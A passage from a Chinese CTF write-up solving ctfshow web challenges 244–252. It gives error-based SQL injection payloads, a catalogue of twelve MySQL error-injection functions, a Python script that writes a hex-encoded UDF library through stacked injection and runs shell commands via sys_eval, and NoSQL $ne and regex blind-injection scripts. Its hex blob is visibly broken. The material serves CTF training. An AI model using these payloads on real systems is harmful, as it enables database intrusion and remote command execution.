id=1'or extractvalue(null,concat(0x7e,(select group_concat(column_name) from information_schema.columns where ta
ble_name='ctfshow_flag'),0x7e))--+
#flag

#拿flag
id=1'or extractvalue(null,concat(0x7e,reverse((select group_concat(flag) from ctfshow_flag)),0x7e))--+
#ctfshow{7107c910-f96f-4bc1-85dc-52b0ee928452}
```

web 245(过滤updatexml)

没影响

```
payload:
#表名
id=1'or extractvalue(null,concat(0x7e,(select group_concat(table_name) from information_schema.tables where tabl
e_schema=database()),0x7e))--+
#ctfshow_flagsa

#列名
id=1'or extractvalue(null,concat(0x7e,(select group_concat(column_name) from information_schema.columns where ta
ble_name='ctfshow_flagsa'),0x7e))--+
#flag1

#拿flag
id=1'or extractvalue(null,concat(0x7e,reverse((select group_concat(flag1) from ctfshow_flagsa)),0x7e))--+
#ctfshow{73fa48ae-11ae-4a72-a12b-87248a8bca51}
```

web 246(过滤extractvalue,updatexml)

没关系。还有最难用的floor注入。

```
查表:
id=1' union select 1,count(*),concat(0x3a,0x3a,(select table_name from information_schema.tables where table_sch
ema=database() limit 1,1),0x3a,0x3a,floor(rand()*2))a from information_schema.columns group by a;%23
#flags

查列:
id=1' union select 1,count(*),concat(0x3a,0x3a,(select column_name from information_schema.columns where table_n
ame="ctfshow_flags" limit 1,1),0x3a,0x3a,floor(rand()*2))a from information_schema.columns group by a;%23
#flag2

拿flag:
id=1' union select 1,count(*),concat(0x3a,0x3a,(select flag2 from ctfshow_flags),0x3a,0x3a,floor(rand()*2))a fro
m information_schema.columns group by a;%23
#ctfshow{a148c6c2-50ca-4fa0-94a0-d36f8cc7fccd}
```

web 247(过滤了extractvalue,updatexml,floor)

一共12种报错注入。

```
1. floor + rand + group by
select * from user where id=1 and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from infor
mation_schema.tables group by x)a);
select * from user where id=1 and (select count(*) from (select 1 union select null union select  !1)x group by
concat((select table_name from information_schema.tables  limit 1),floor(rand(0)*2)));

2. ExtractValue
select * from user where id=1 and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables
 limit 1)));

3. UpdateXml
select * from user where id=1 and 1=(updatexml(1,concat(0x3a,(select user())),1));

4. Name_Const(>5.0.12)
select * from (select NAME_CONST(version(),0),NAME_CONST(version(),0))x;

5. Join
select * from(select * from mysql.user a join mysql.user b)c;
select * from(select * from mysql.user a join mysql.user b using(Host))c;
select * from(select * from mysql.user a join mysql.user b using(Host,User))c;

6. exp()//mysql5.7貌似不能用
select * from user where id=1 and Exp(~(select * from (select version())a));

7. geometrycollection()//mysql5.7貌似不能用
select * from user where id=1 and geometrycollection((select * from(select * from(select user())a)b));

8. multipoint()//mysql5.7貌似不能用
select * from user where id=1 and multipoint((select * from(select * from(select user())a)b));

9. polygon()//mysql5.7貌似不能用
select * from user where id=1 and polygon((select * from(select * from(select user())a)b));

10. multipolygon()//mysql5.7貌似不能用
select * from user where id=1 and multipolygon((select * from(select * from(select user())a)b));

11. linestring()//mysql5.7貌似不能用
select * from user where id=1 and linestring((select * from(select * from(select user())a)b));

12. multilinestring()//mysql5.7貌似不能用
select * from user where id=1 and multilinestring((select * from(select * from(select user())a)b));
```

这里使用ceil和round

```
id=' union select 1,count(*),concat(0x7e,0x7e,(select `flag?` from ctfshow_flagsa limit 0,1),0x7e,ceil(rand()*2)
)a from information_schema.columns group by a-- -
```

EVAL注入

web 248（UAF注入）


第一次见。不会直接抄！


现在看不懂。下次一定学会

```
import requests

base_url="http://6de1e55c-ad86-4d42-a5bc-7d6205404db6.chall.ctf.show:8080/api/"
payload = []
```

```
text = ["a", "b", "c", "d", "e"]
udf = "7F454C4602010100000000000000000003003E0001000000800A000000000000400000000000000058180000000000000000000004
0003800060040001C001900010000000500000000000000000000000000000000000000000000000000000000C414000000000000C41400000
00000000002000000000000010000000600000C814000000000000C814200000000000C81420000000000004802000000000000580200000
00000000000200000000000020000000600000F814000000000000F814200000000000F81420000000000008001000000000000800100000
00000000800000000000000040000000400000090010000000000000900100000000000090010000000000002400000000000000240000000
0000000400000000000000050E5746404000000441200000000000004412000000000000441200000000000084000000000000008400000000
0000000400000000000000051E574640600000000000000000000000000000000000000000000000000000000000000000000000000000000
000000080000000000000000400000014000000030000000474E5500D7FF1D94176ABA0C150B4F3694D2EC995AE8E1A800000000110000001
10000000200000007000000080080248811944C91CA4400398046883110000001300000014000000160000001700000019000000 1C0000001
E000000000000001F000000000000002000000021000000220000002300000024000000000000000CE2CC0BA673C7690EBD3EF0E78722788B
98DF10ED971581CA868BE12BBE3927C7E8B92CD1E7066A9C3F9BFBA745BB073371974EC4345D5ECC5A62C1CC3138AFF3B9FD4A0AD73D1C50
B5911FEAB5FBE12000000000000000000000000000000000000000000000000000000000000000000003000900880900000000000000000000
00000000100000020000000000000000000000000000000000000025000000200000000000000000000000000000000000000CD0000001
20000000000000000000000000000000000000001E010000120000000000000000000000000000000000000000062010000120000000000000
0000000000000000000000E300000012000000000000000000000000000000000000B90000001200000000000000000000000000000000
00000006801000012000000000000000000000000000000000000016000000220000000000000000000000000000000000000540000001
2000000000000000000000000000000000000000F00000001200000000000000000000000000000000000B20000001200000000000000000
000000000000000000000005A0100001200000000000000000000000000000000000000520100001200000000000000000000000000000000
00000004C0100001200000000000000000000000000000000000000E800000012000B00D10D00000000000D1000000000000000330100001
2000B00A90F000000000000A000000000000001000000012000C004811000000000000000000000000000000780000012000B009F0B00000
00000004C000000000000FF00000012000900880900000000000000000000000000000800100001000F1FF10172000000000000000000000
000000150100001 2000B00130F000000000002F00000000000008C0100001000F1FF20172000000000000000000000000000000009B0000001
2000B00480C000000000000A0000000000000250100001 2000B00420F000000000000670000000000000AA0000012000B00520C00000
00000006300000000000005B00000012000B00950B000000000000A0000000000008E0000012000B00EB0B0000000000005D0000000
000000079010000 1000F1FF101720000000000000000000000000000005010000 12000B00090F000000000000A00000000000000C00000001
2000B00B50C000000000000F10000000000000F70000012000B00A20E000000000006700000000000000390000012000B004C0B00000
00000004900000000000000D40000012000B00A60D000000000002B000000000000043010000 12000B00B30F000000000000550100000
0000000005F5F676D6F6E5F73746172745F5F005F66696E69005F5F6378615F66696E616C697A65005F4A765F5265676973746572436C617
3736573006C69625F6D7973716C7564665F7379735F696E666F5F5F696E6974006D656D637079006C69625F6D7973716C7564665F7379735F6
96E666F5F6465696E6974006C69625F6D7973716C7564665F7379735F696E666F007379735F6765745F696E6974007379735F6765745F646
5696E6974007379735F676574006765746E76007374726C656E007379735F7365745F696E6974006D616C6C6F63007379735F7365745F6
465696E6974006672656500737973 5F736574007365746E76007379735F657865635F696E6974007379735F657865635F6465696E69740
07379735F657865630073797374656D007379735F6576616C5F696E6974007379735F6576616C5F6465696E6974007379735F6576616C007
06F70656E007265616C6C6F63007374726E6370790066676574730070636C6F7365006C6962632E736F2E36005F6564617461005F5F62737
35F7374617274005F656E6400474C4942435F322E322E3500000000000000000000000200020002000200020002000200020002000200020002000
2000200010001000100010001000100010001000100010001000100010001000100010001000100010001000100010001006F010000100000000
0000000751A690900000200910100000000000000F014200000000000000800000000000000F014200000000000007816200000000000000060000000
20000000000000000000008016200000000000000060000000300000000000000000000008816200000000000000060000000A0000000000000
0000000A8162000000000000070000000400000000000000000000000B0162000000000000070000000500000000000000000000000B8162000
00000000700000006000000000000000000000000C0162000000000000070000000700000000000000000000000C816200000000000007000000
80000000000000000000000D0162000000000000070000000900000000000000000000000D8162000000000000070000000A0000000000000000
0000000E0162000000000000070000000B00000000000000000000000E8162000000000000070000000C00000000000000000000000F01620000
000000070000000D00000000000000000000000F8162000000000000070000000E000000000000000000000001720000000000000070000000
F000000000000000000000000817200000000000007000000010000000000000000000000004883EC08E8EF000000E88A010000E8750700000488
3C408C3FF35F20C2000FF25F40C20000F1F4000FF25F20C20006800000000E9E0FFFFFFFF25EA0C20006801000000E9D0FFFFFFFF25E20C2
000680200000 0E9C0FFFFFFFF25DA0C20006803000000E9B0FFFFFFFF25D20C20006804000000E9A0FFFFFFFF25CA0C20006805000000E99
0FFFFFFFF25C20C20006806000000E980FFFFFFFF25BA0C20006807000000E970FFFFFFFF25B20C20006808000000E960FFFFFFFF25AA0C2
000680900000 0E950FFFFFFFF25A20C2000680A000000E940FFFFFFFF259A0C2000680B000000E930FFFFFFFF25920C2000680C000000E92
0FFFFFF4883EC08488B05ED0B20004885C07402FFD04883C408C390909090909090909090909055803D680C2000004889E5415453756248833DD00
B200000740C488D3D2F0A2000E84AFFFFFF488D1D130A20004C8D25040A2000488B053D0C20004C29E348C1FB034883EB014839D873200F1
F4400004883C0014889051D0C200041FF14C4488B05120C20004839D872E5C605FE0B2000015B415CC9C3660F1F840000000000048833DC00
920000554889E5741A488B054B0B20004885C0740E488D3DA7092000C9FFE00F1F4000C9C39090554889E54883EC3048897DE8488975E04
88955D8488B45E08B0085C07421488D0DE7050000488B45D8BA320000004889CE4889C7E89BFEFFFFC645FF01EB04C645FF000FB645FFC9C
3554889E548897DF8C9C3554889E54883EC3048897DF8488975F0488955E848894DE04C8945D84C894DD0488D0DCA050000488B45E8BA1F0
000004889CE4889C7E846FEFFFF488B45E048C7001E000000488B45E8C9C3554889E54883EC2048897DF8488975F0488955E8488B45F08B0
083F801751C488B45F0488B40088B0085C0750E488B45F8C60001B800000000EB20488D0D83050000488B45E8BA2B0000004889CE4889C7E
8DFFDFFFFB801000000C9C3554889E548897DF8C9C3554889E54883EC4048897DE8488975E0488955D848894DD04C8945C84C894DC0488B4
5E0488B4010488B004889C7E8BBFDFFFF488945F848837DF8007509488B45C8C60001EB16488B45F84889C7E84BFDFFFF4889C2488B45D04
88910488B45F8C9C3554889E54883EC2048897DF8488975F0488955E8488B45F08B0083F8027425488D0D05050000488B45E8BA1F0000004
```





```
4544F525F4C4953545F5F005F5F4A43525F4C4953545F5F005F5F646F5F676C6F62616C5F64746F72735F61757800636F6D706C657465642
E363335320064746F725F6964782E36333534006672616D655F64756D6D79005F5F43544F525F454E445F5F005F5F4652414D455F454E445
F5F005F5F4A43525F454E445F5F005F5F646F5F676C6F62616C5F63746F72735F617578006C69625F6D7973716C7564665F7379732E63005
F474C4F42414C5F4F46465345545F5441424C455F005F5F64736F5F68616E646C65005F5F44544F525F454E445F5F005F44594E414D49430
07379735F736574007379735F65786563005F5F676D6F6E5F73746172745F5F005F4A765F526567697374657243617373657300566696
E69007379735F6576616C5F6465696E6974006D616C6C6F634040474C4942435F322E322E350073797374656D4040474C4942435F322E322
E35007379735F657865635F696E6974007379735F6576616C006667657473404040474C4942435F322E322E35006C69625F6D7973716C75646
65F7379735F696E666F5F6465696E6974007379735F7365745F696E697400667265654040474C4942435F322E322E35007374726C656E404
0474C4942435F322E322E350070636C6F73654040474C4942435F322E322E35006C69625F6D7973716C7564665F7379735F696E666F5F696
E6974005F5F6378615F66696E616C697A654040474C4942435F322E322E35007379735F7365745F6465696E6974007379735F6765745F696
E6974007379735F6765745F6465696E6974006D656D6370794040474C4942435F322E322E35007379735F6576616C5F696E6974007365746
56E764040474C4942435F322E322E3500676574656E764040474C4942435F322E322E35007379735F676574005F5F6273735F73746172740
06C69625F6D7973716C7564665F7379735F696E666F005F656E64007374726E6370794040474C4942435F322E322E35007379735F6578656
35F6465696E6974007265616C6C6F634040474C4942435F322E322E35005F656461746100706F70656E4040474C4942435F322E322E35005
F696E697400"
for i in range(0,21510, 5000):
    end = i + 5000
    payload.append(udf[i:end])

p = dict(zip(text, payload))

for t in text:
    url = base_url+"?id=';select unhex('{}') into dumpfile '/usr/lib/mariadb/plugin/{}.txt'--+&page=1&limit=10".
format(p[t], t)
    r = requests.get(url)
    print(r.status_code)

next_url = base_url+"?id=';select concat(load_file('/usr/lib/mariadb/plugin/a.txt'),load_file('/usr/lib/mariadb/
plugin/b.txt'),load_file('/usr/lib/mariadb/plugin/c.txt'),load_file('/usr/lib/mariadb/plugin/d.txt'),load_file('
/usr/lib/mariadb/plugin/e.txt')) into dumpfile '/usr/lib/mariadb/plugin/udf.so'--+&page=1&limit=10"
rn = requests.get(next_url)

uaf_url=base_url+"?id=';CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';--+"#导入udf函数
r=requests.get(uaf_url)
nn_url = base_url+"?id=';select sys_eval('cat /flag.*');--+&page=1&limit=10"
rnn = requests.get(nn_url)
print(rnn.text)
```

NO SQL注入

web 249(NOSQL)

```
payload:
id[]=flag
```

web 250(表单注入)

```
  $query = new MongoDB\Driver\Query($data);
  $cursor = $manager->executeQuery('ctfshow.ctfshow_user', $query)->toArray();
  //无过滤
  if(count($cursor)>0){
    $ret['msg']='登陆成功';
    array_push($ret['data'], $flag);
  }
```

可以看到登陆成功就有flag。

直接万能密码注入

```
username[$ne]=1&password[$ne]=1
```

但是题目环境有问题。这个payload打不通。等群主修吧。

反正payload是好payload。

题是不是好题就不知道了

web 251-252(nosql)

上一题的payload打。

拿到了admin的账户密码

再用admin打一遍。就有flag。为什么？

```
username[$ne]=admin&password[$ne]=ctfshow666nnneeaaabbbcc
```

web 252(no sql 盲注)

```python
# -*- coding: utf-8 -*-
# @Author: k1he
# @Date:   2021-09-18 20:25:26
# @Last Modified by:   k1he
# @Last Modified time: 2021-09-24 16:24:41
import requests
url ="http://8c5a3b67-740a-461e-b75d-b2eea22f2954.challenge.ctf.show:8080/api/"
flag = ""
letter = '0123456789abcdefghijklmnopqrstuvwxyz-{}'
for i in range(0,60):  #此处可适当调大
    for j in letter:
        temp_flag = flag+j
        payload = "^{}.*$".format(temp_flag)
        data = {
            "username[$regex]": 'flag',
            "password[$regex]": payload,
        }
        r = requests.post(url=url,data=data)
        #print(r.text)
        #print(data['password'])
        if r"\u767b\u9646\u6210\u529f" in r.text:
            flag += j
            print(flag)
            break
        else:
            continue
#ctfshow{335a466f-e9f5-4840-9e17-eefddd2eed9e}
```